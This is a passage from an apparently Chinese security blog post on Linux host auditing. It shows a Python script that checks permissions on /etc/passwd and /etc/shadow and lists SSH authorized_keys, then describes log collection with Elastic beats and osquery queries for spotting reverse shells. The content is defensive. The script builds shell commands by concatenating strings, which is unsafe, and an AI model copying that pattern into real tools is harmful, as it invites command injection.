                shell_process = os.popen("ls -l " + file + "
2>/dev/null |awk '{print $1}'").read().splitlines()
                if len(shell_process) != 1: continue
```

```
                if file == '/etc/passwd' and shell_process[0] !=
'-rw-r--r--':
                    info= "/etc/passwd
文件权限变更",shell_process[0]
                    file_info.append(info)
                elif file == '/etc/shadow' and shell_process[0]
!= '----------':
                    info="/etc/shadow
文件权限变更",shell_process[0]
                    file_info.append(info)
                elif file == '/etc/group' and shell_process[0]
!= '-rw-r--r--':
                    info= "/etc/group
文件权限变更%s",shell_process[0]
                    file_info.append(info)
                elif file == '/etc/securetty' and
shell_process[0] != '-rw-------':
                    info= "/etc/securetty
文件权限变更",shell_process[0]
                    file_info.append(info)
                elif file == '/etc/services' and
shell_process[0] != '-rw-------':
                    info= "/etc/services
文件权限变更",shell_process[0]
                    file_info.append(info)
                elif file == '/etc/xinetd.conf' and
shell_process[0] != '-rw-------':
```

```
                    info= "/etc/xinetd.conf
文件权限变更",shell_process[0]
                    file_info.append(info)
                elif file == '/etc/grub.conf' and
shell_process[0] != '-rw-------':
                    info= "/etc/grub.conf
文件权限变更",shell_process[0]
                    file_info.append(info)
                elif file == '/etc/lilo.conf' and
shell_process[0] != '-rw-------':
                    info="/etc/lilo.conf
文件权限变更",shell_process[0]
                    file_info.append(info)
            if  not file_info:
                 result["msg"]="重要系统文件权限没有变更。"
            else:
                result["check"]=False
                result["msg"]="文件权限发生变更%s"%str(file_info)
        except Exception as e:
            result["error"]=str(e)
        finally:
            self.Result.append(result)

## 检查免密码登录
  def check_authorized_keys(self):
```


```
        result= {"name":"检查ssh免密码登录",
"level":"critical","service":["sshd","ssh"],"user":["root"],"fil
ename":[".ssh/authorized_keys"],"port":[""],"src_port":[""],"des
t_port":[""],"pid":[""],"protocol":[""],"check":True}
        try:
            for dir in os.listdir('/home/'):
                 self.file_analysis( os.path.join('%s%s%s' %
('/home/', dir, '/.ssh/authorized_keys')),dir)
            self.file_analysis('/root/.ssh/authorized_keys',
'root')
            if  not  self.ssh_authorized_user:
                 result["msg"]="不存在免密码登录"
            else:
                result["check"]=False

result["msg"]="存在免密码登录%s"%str(self.ssh_authorized_user)
        except Exception as e:
            result["error"]=str(e)
        finally:
            self.Result.append(result)


   # 分析authorized_keys文件
  def file_analysis(self, file, user):
        try:
```

```
            if os.path.exists(file):
                shell_process = os.popen("cat " + file + "
2>/dev/null |awk '{print $3}'").read().splitlines()
               # print (shell_process)
                if  shell_process:
                    self.ssh_authorized_user[file]=shell_process
                    #print (self.ssh_authorized_user)
                    return
        except:
            return


  def run(self):
    self.check_passmax()
    self.check_passmin()
    self.check_passlen()
    self.check_passage()
    self.check_uid()
    self.check_sshdconfig()
    self.check_auditd()
    self.check_bash_history()
    self.check_open_Telnet()
    self.check_empty()
    self.check_gid()
    self.check_sudo()
```

```
        self.check_open_nfs()
        self.check_file_analysis()
        self.check_authorized_keys()


if __name__ == '__main__':
    obj=Linux_Check()
    obj.run()
    print (json.dumps(obj.Result,encoding='UTF-8',
ensure_ascii=False))
```

运行结果

运行的结果，进行了格式化处理，返回JSON字符串，并对进程pid，服务server,源端口，目标端口，协议，用户，文件等这些基本而重要的特性进行分类标注。方便如果做大规模分析的时候，可以把几个单一事件通过这些标注，基本特性关联起来形成一个溯源流程。（说实话有点太难了o(╥﹏╥)o）。



开源工具进行分析

简述

开源的工具，网上有很多，目前的有驭龙，ossec，和已经封装的wazuh，osquery都是可以做到。

试想一个场景，一个客户想收集100台开放公网的服务器的应用日志，而这些机器都部署在某平台的云上，而不是本地机房，如何去实现，可能想到的办法是日志分析平台，基于端口镜像，把流量转到硬件设备进行分析，首先不说客户是否有硬件设备，就单单从流量镜像目前在云上都很难实现。如何收集，其实可以使用elastic 的beats系列就可以搞定。

个人认为最好的日志收集工具filebeat ,winlogbeat ,auditbeat
这三个就能满足日常的安全应急的日志收集和分析工作。

关于如何安装，如何使用，小弟我在此就不做介绍了，更多的还是想法和思路，相信各位大表哥一看便知。

filebeat,auditbeat,winlogbeat

官网地址

https://www.elastic.co/cn/beats/

优点


- 轻量级（指的是agent）配置简单，i/o 资源占用小。
- 完整的一套分析体系，灵活自定义各组件。
- 可以适用任何网络架构平台目前输出支持ES,logstash,kafka,redis,file,console,…

缺点

- 要想真的高效的用起来首先分析平台搭建比较麻烦，需要依赖很多组件去实现一套完整的流程，下图是国内美团的架构，比较复杂。

简单的流程

filebeat(auditbeat,winlogbeat)-->logstash-->es-->Kibana



Osquery

概述


osquery是一个由FaceBook开源用于对系统进行查询、监控以及分析的一款软件，可以说是一个神器，我了解的很多国内外的甲方都在上面进行了定制和2次开发，主要用于HIDS,EDR项目上，所有的查询操作基本和SQL语言一样。

官方主页

https://osquery.io/


Select 查询操作

- 查看下面的所有表（.tables）




```
Error: unknown command or invalid arguments:  "tbales". Enter ".help" for help
osquery> .tables
  => acpi_tables
  => apparmor_profiles
  => apt_sources
  => arp_cache
  => atom_packages
  => augeas
  => authorized_keys
  => azure_instance_metadata
  => azure_instance_tags
  => block_devices
  => carbon_black_info
  => carves
  => chrome_extension_content_scripts
  => chrome_extensions
  => cpu_time
  => cpuid
  => crontab
  => curl
  => curl_certificate
  => deb_packages
  => device_file
  => device_hash
  => device_partitions
  => disk_encryption
  => dns_resolvers
  => docker_container_fs_changes
  => docker_container_labels
  => docker_container_mounts
  => docker_container_networks
  => docker_container_ports
  => docker_container_processes
  => docker_container_stats
  => docker_containers
  => docker_image_labels
  => docker_image_layers
  => docker_images
  => docker_info
  => docker_network_labels
  => docker_networks
  => docker_version
  => docker_volume_labels
```

- 查询系统用户（select * from user）



```
osquery> select * from users
   ...> ;
+------+-------+-----------+------------+-----------------+-----------------------------------+-----------------+--------------------+------+
| uid  | gid   | uid_signed | gid_signed | username        | description                       | directory       | shell              | uuid |
+------+-------+-----------+------------+-----------------+-----------------------------------+-----------------+--------------------+------+
| 0    | 0     | 0         | 0          | root            | root                              | /root           | /usr/bin/zsh       |      |
| 1    | 1     | 1         | 1          | daemon          | daemon                            | /usr/sbin       | /usr/sbin/nologin  |      |
| 2    | 2     | 2         | 2          | bin             | bin                               | /bin            | /usr/sbin/nologin  |      |
| 3    | 3     | 3         | 3          | sys             | sys                               | /dev            | /usr/sbin/nologin  |      |
| 4    | 65534 | 4         | 65534      | sync            | sync                              | /bin            | /bin/sync          |      |
| 5    | 60    | 5         | 60         | games           | games                             | /usr/games      | /usr/sbin/nologin  |      |
| 6    | 12    | 6         | 12         | man             | man                               | /var/cache/man  | /usr/sbin/nologin  |      |
| 7    | 7     | 7         | 7          | lp              | lp                                | /var/spool/lpd  | /usr/sbin/nologin  |      |
| 8    | 8     | 8         | 8          | mail            | mail                              | /var/mail       | /usr/sbin/nologin  |      |
| 9    | 9     | 9         | 9          | news            | news                              | /var/spool/news | /usr/sbin/nologin  |      |
| 10   | 10    | 10        | 10         | uucp            | uucp                              | /var/spool/uucp | /usr/sbin/nologin  |      |
| 13   | 13    | 13        | 13         | proxy           | proxy                             | /bin            | /usr/sbin/nologin  |      |
| 33   | 33    | 33        | 33         | www-data        | www-data                          | /var/www        | /usr/sbin/nologin  |      |
| 34   | 34    | 34        | 34         | backup          | backup                            | /var/backups    | /usr/sbin/nologin  |      |
| 38   | 38    | 38        | 38         | list            | Mailing List Manager              | /var/list       | /usr/sbin/nologin  |      |
| 39   | 39    | 39        | 39         | irc             | ircd                              | /var/run/ircd   | /usr/sbin/nologin  |      |
| 41   | 41    | 41        | 41         | gnats           | Gnats Bug-Reporting System (admin) | /var/lib/gnats  | /usr/sbin/nologin  |      |
| 65534 | 65534 | 65534     | 65534      | nobody          | nobody                            | /nonexistent    | /usr/sbin/nologin  |      |
| 100  | 65534 | 100       | 65534      | _apt            |                                   | /nonexistent    | /usr/sbin/nologin  |      |
| 101  | 101   | 101       | 101        | systemd-timesync | systemd Time Synchronization,,,   | /run/systemd    | /usr/sbin/nologin  |      |
| 102  | 103   | 102       | 103        | systemd-network | systemd Network Management,,,     | /run/systemd    | /usr/sbin/nologin  |      |
| 103  | 104   | 103       | 104        | systemd-resolve | systemd Resolver,,,               | /run/systemd    | /usr/sbin/nologin  |      |
| 104  | 110   | 104       | 110        | mysql           | MySQL Server,,,                   | /nonexistent    | /bin/false         |      |
| 105  | 111   | 105       | 111        | tss             | TPM software stack,,,             | /var/lib/tpm    | /bin/false         |      |
| 106  | 65534 | 106       | 65534      | strongswan      |                                   | /var/lib/strongswan | /usr/sbin/nologin |      |
| 107  | 112   | 107       | 112        | ntp             |                                   | /nonexistent    | /usr/sbin/nologin  |      |
| 108  | 113   | 108       | 113        | messagebus      |                                   | /nonexistent    | /usr/sbin/nologin  |      |
| 109  | 114   | 109       | 114        | redsocks        |                                   | /var/run/redsocks | /usr/sbin/nologin |      |
| 110  | 65534 | 110       | 65534      | rwhod           |                                   | /var/spool/rwho | /usr/sbin/nologin  |      |
| 111  | 65534 | 111       | 65534      | iodine          |                                   | /var/run/iodine | /usr/sbin/nologin  |      |
| 112  | 65534 | 112       | 65534      | miredo          |                                   | /var/run/miredo | /usr/sbin/nologin  |      |
| 113  | 46    | 113       | 46         | usbmux          | usbmux daemon,,,                  | /var/lib/usbmux | /usr/sbin/nologin  |      |
| 114  | 119   | 114       | 119        | tcpdump         |                                   | /nonexistent    | /usr/sbin/nologin  |      |
| 115  | 120   | 115       | 120        | rtkit           | RealtimeKit,,,                    | /proc           | /usr/sbin/nologin  |      |
| 116  | 65534 | 116       | 65534      | _rpc            |                                   | /run/rpcbind    | /usr/sbin/nologin  |      |
| 117  | 122   | 117       | 122        | Debian-snmp     |                                   | /var/lib/snmp   | /bin/false         |      |
| 118  | 65534 | 118       | 65534      | statd           |                                   | /var/lib/nfs    | /usr/sbin/nologin  |      |
```

- 查询进程打开的文件（select * from process_open_files）



使用osquery进行进程和socket审核


一般的病毒木马和反弹shell运行在linux用户层面，这个一般的杀毒软件和终端防护HIDS,EDR都能检测到，如果hook到内核层，通过动态加载内核模块的方式，大部分查杀工具都无能无力，比如国内的某云，这其中一个是技术问题，更大的还是一些HIDS产品为了agent运行稳定，没有进行hook到内核层。只在用户层面进行监控，信息收集。

osquery使用Linux审计系统从内核收集和处理审计事件。它通过hook监视execve() syscall来实现。然后通过 netlink方式传输到用户层面，更加的精准，能检测更隐蔽的攻击。

监控执行的命令(audit)

1. 测试启动一个监听进行反弹shell。

2. 查询表process_events能实时看到刚反弹shell的操作命令。



总结

随着网络安全的高速发展，以及国家的重视，和未来5G的全面商用和民用，传统的安全已经悄悄发生了变化，对安全人员的要求更高，除了传统的渗透测试手法，更多的转向社工，信息收集,溯源，自动化，开源工具的分析，开发。5G的未来速度可能是最没有意义的事，而是孵化的各种改变我们生活方式的应用，和智慧生活。

安全从早期的人工渗透，脚本工具，到后来的自动化，各种安全产品。其实对于我自己来理解的话，安全最大的根本还是人，安全离不开安服人工，也离不开一些优秀的的安全工具和产品。

知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队

精选留言

用户设置不下载评论